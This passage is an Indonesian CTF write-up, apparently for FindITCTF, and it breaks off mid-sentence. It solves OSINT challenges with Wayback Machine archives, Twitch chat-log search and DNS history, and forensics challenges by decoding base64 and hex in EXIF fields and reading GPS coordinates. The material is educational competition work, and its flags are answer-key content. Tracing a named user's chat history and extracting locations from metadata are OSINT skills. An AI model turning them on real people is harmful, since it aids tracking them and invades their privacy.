
Diketahui setelah membuka semua playlist probset, nampaknya semua lagu ini baru dimasukkan ke dalam playlist pada bulan februari tanggal 7, tahun 2023. Cukup memakan waktu yang lama untuk saya menemukan lagu yang menjadi favorit probset. Saya sempat melakukan approach lain, yakni melalui instagram dan linkedin probset. Namun instagram probset di-private dan tidak ada info yang berkaitan dengan lagu favorit probset pada deskripsi linkedin probset. Asumsi saya, lagu favorit hanya akan didapat dengan memperhatikan semua playlist probset, mulai dari deskripsi dan lainnya.


Benar saja, deskripsi playlist sepertinya merupakan sebuah hint.















Dari semua deskripsi tersebut, terdapat 2 playlist yang nampaknya menjadi ketertarikan kita disini. Playlist dengan deskripsi → "2019's finest library of songs. Privately curated." dan "Annual collection of 2018. Represented monthly". Challenge ini terbilang unik dan sedikit tebak-tebakan conceptnya. Berdasarkan deskripsi pada playlist "Magnificent", di playlist tersebut probset menyusun lagu berdasarkan


bulannya, sebagai contoh lagu pada urutan 1 merepresentasikan bulan Januari dan seterusnya.

Mengingat probset memiliki playlist yang berisikan semua lagu favoritnya pada tahun 2019, saya mengasumsikan bahwa probset masih memiliki karakteristik yang sama dengan apa yang ia lakukan pada playlist di tahun 2018. Maka dari itu seharusnya lagu favorit probset adalah lagu pada urutan ke 5 (bulan Mei). Ketika saya submit, jawabannya benar. Flag berhasil di dapat.

Flag: FindITCTF{Illenium_Good_Things_Fall_Apart}


Know your worth






Sebenarnya ini kalau diperhatikan ada stock yang tiba-tiba ngeroket pada awal 2021 lalu, apa lagi kalau bukan Gamestop yang sempat booming awal 2021 lalu. Saat di cek grafiknya persis sama

Dari sini tinggal googling-googling sisa pertanyaannya




Flag: FindITCTF{gamestop_GME_grapevine}

Lost



Disini sudah jelas ada sesuatu di web find-it.id yang dihapus, jadi tinggal kita wayback

https://web.archive.org/web/*/find-it.id/*



	MIME Type	From	To
	unk	Mar 16, 2021	May
	text/html	Dec 2, 2021	Sep
62FBottom.9f3ef2b9.png&w=640&q=75	image/png	May 14, 2023	May
62Fct01.e8053a8c.webp&w=3840&q=75	image/jpeg	May 14, 2023	May

Waduh ternyata banyak, setelah di lihat namanya satu per satu tidak ada yang menarik, tetapi di paling akhir kita bisa melihat ada mongo-secret.js

https://www.find-it.id/events/it-festival

https://www.find-it.id/events/webinar

https://www.find-it.id/faq


https://www.find-it.id/Logo/FindIT2023.ico

https://www.find-it.id/mongo-secret.js

Showing 751 to 770 of 770 entries


```
var _____WB$wombat$assign$function_____ = function(name) {return (self._wb_wombat && self._wb_wombat.local_init && self._wb_wombat.local_init(name)) || self[name]; };
if (!self.__WB_pmw) { self.__WB_pmw = function(obj) { this.__WB_source = obj; return this; } }
{
  let window = _____WB$wombat$assign$function_____("window");
  let self = _____WB$wombat$assign$function_____("self");
  let document = _____WB$wombat$assign$function_____("document");
  let location = _____WB$wombat$assign$function_____("location");
  let top = _____WB$wombat$assign$function_____("top");
  let parent = _____WB$wombat$assign$function_____("parent");
  let frames = _____WB$wombat$assign$function_____("frames");
  let opener = _____WB$wombat$assign$function_____("opener");

const mongo_secret="ZDFnaXQ0bF9mMDB0cHIxbnRfaTVfczBfdTUzZnUxX3IxZ2h0Pw=="

const mongo_tutorial="https://web.archive.org/web/20230328143917/https://www.youtube.com/watch?v=dQw4w9WgXcQ"

const html = document.querySelector('html')


}
/*
     FILE ARCHIVED ON 14:39:17 Mar 28, 2023 AND RETRIEVED FROM THE
     INTERNET ARCHIVE ON 18:02:32 May 14, 2023.
     JAVASCRIPT APPENDED BY WAYBACK MACHINE, COPYRIGHT INTERNET ARCHIVE.

     ALL OTHER CONTENT MAY ALSO BE PROTECTED BY COPYRIGHT (17 U.S.C.
     SECTION 108(a)(3)).
*/
/*
playback timings (ms):
  captures_list: 246.617
  exclusion.robots: 0.078
  exclusion.robots.policy: 0.069
  RedisCDXSource: 20.763
  esindex: 0.01
  LoadShardBlock: 208.571 (3)
  PetaboxLoader3.datanode: 180.656 (4)
  load_resource: 55.56
  PetaboxLoader3.resolve: 37.139
*/
```

Tinggal decode mongo_secret nya




Flag: FindITCTF{d1git4l_f00tpr1nt_i5_s0_u53fu1_r1ght?}


Twitch Frogs




Pada challenge ini kita diminta untuk mencari chatlog dari user twitch bernama "dundorma". Chatlog yang dicari merupakan chatlog pada video streamer twicth dengan username "xqc". Sebenarnya tools untuk mencari chatlog user twitch sangat beragam, akan tetapi sudah banyak yang secara paksa ditutup oleh twitch karena terbilang melanggar privasi. Namun mengingat challenge ini dikeluarkan, tentu saja pasti masih terdapat tools yang dapat digunakan.

Setelah melakukan outsource yang cukup lama, saya mendapati terdapat online tools bernama → https://logs.ivr.fi/





Saya membuka setiap chatlog yang tersimpan di database aplikasi ini dan melakukan filtering "Find".




Flag berhasil di dapat!

Flag: FindITCTF{ju5t_a_regul4r_twitch_chatter}

Back In My Day

Pada challenge ini kita diberikan sebuah task untuk mencari alamat IP dari domain ugm.ac.id pada range waktu bulan 5 2017 sampai bulan 9 2017.
Disini saya mencari tools untuk melakukan DNS History Record dan didapatkanlah website berikut https://securitytrails.com/


Dengan mencari domain ugm.ac.id pada website tersebut, didapatilah bahwa IP Address dari web ugm.ac.id yang dimaksud probset adalah 175.111.88.11



Flag: FindITCTF{175.111.88.11}

FORENSICS

Me(me)tadata



Pada challenge ini diberikan sebuah file jpg.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren/metadata]
└─$ file gambarbobi.jpg
gambarbobi.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96×96, segment length 16, Exif Standard: [TIFF image dat
a, big-endian, direntries=5, xresolution=74, yresolution=82, resolutionunit=2], comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), q
uality = 90", baseline, precision 8, 720×720, components 3
```


Berdasarkan judul challenge, sudah jelas bahwa flag terdapat di metadata file. Langsung saja kita jalankan exiftool.

```
File Size                       : 94 kB
File Modification Date/Time     : 2023:05:13 19:00:31-07:00
File Access Date/Time           : 2023:05:13 20:41:02-07:00
File Inode Change Date/Time     : 2023:05:13 19:02:32-07:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Artist                          : NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0IgNzAgMzQgNEIgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMzUgMzcgMzIgMzkgM
zEgN0Q=
Y Cb Cr Positioning             : Centered
Comment                         : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                     : 720
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 720×720
Megapixels                      : 0.518
```

Pada header Artist, terdapat sebuah encoded base64 text, langsung saja kita decode:

```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren/metadata]
└─$ echo NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0IgNzAgMzQgNEIgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMzUgMzcgMzIgMzkgMzEgN0Q= | base64 -d
46 69 6E 64 49 54 43 54 46 7B 70 34 4B 33 5F 6E 41 6E 79 34 5F 35 37 32 39 31 7D
```

Didapat hex values, langsung saja kita decode menggunakan cyberchef:



Flag berhasil didapat!

Flag: FindITCTF{p4K3_nAny4_57291}

Been There Done That

Been There Done That

50

We have found a suspicious looking file from an old HDD discarded in the land fill. We suspect that it might belong to a lost hiker. Can this file tell us about their whereabaout?

Notes: The answer is case sensitive, capitalize the first letter of each word and separate them with an underscore, don't forget to wrap the answer in the format of FindITCTF{Your_Answer_Here}.

Try using Sundanese and don't forget the landmark (Jalan XX, Danau XX, Bukit XX)

Author: Elin (tinygiant#8987) Attachments: Been There Done That


▸ View Hint
▸ View Hint

Pada challenge ini diberikan sebuah file yang pada metadatanya terdapat beberapa header yang dapat menunjukkan sebuah lokasi.


```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren]
└─$ exiftool crashed1
ExifTool Version Number         : 12.44
File Name                       : crashed1
Directory                       : .
File Size                       : 380 kB
File Modification Date/Time     : 2023:05:13 19:05:44-07:00
File Access Date/Time           : 2023:05:14 09:43:00-07:00
File Inode Change Date/Time     : 2023:05:13 22:58:19-07:00
File Permissions                : -rw-r--r--
Warning                         : Processing TIFF-like data after unknown 30-byte header
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.3.0.0
GPS Latitude Ref                : South
GPS Longitude Ref               : East
GPS Latitude                    : 6 deg 45' 34.70" S
GPS Longitude                   : 107 deg 37' 7.40" E
GPS Position                    : 6 deg 45' 34.70" S, 107 deg 37' 7.40" E
```

Berdasarkan deskripsi soal, nampaknya kita harus menggunakan value dari header-header tersebut untuk menemukan lokasi dari pendaki yang hilang. Kata kunci disini yaitu "pendaki", menandakan lokasi seharusnya berhubungan dengan

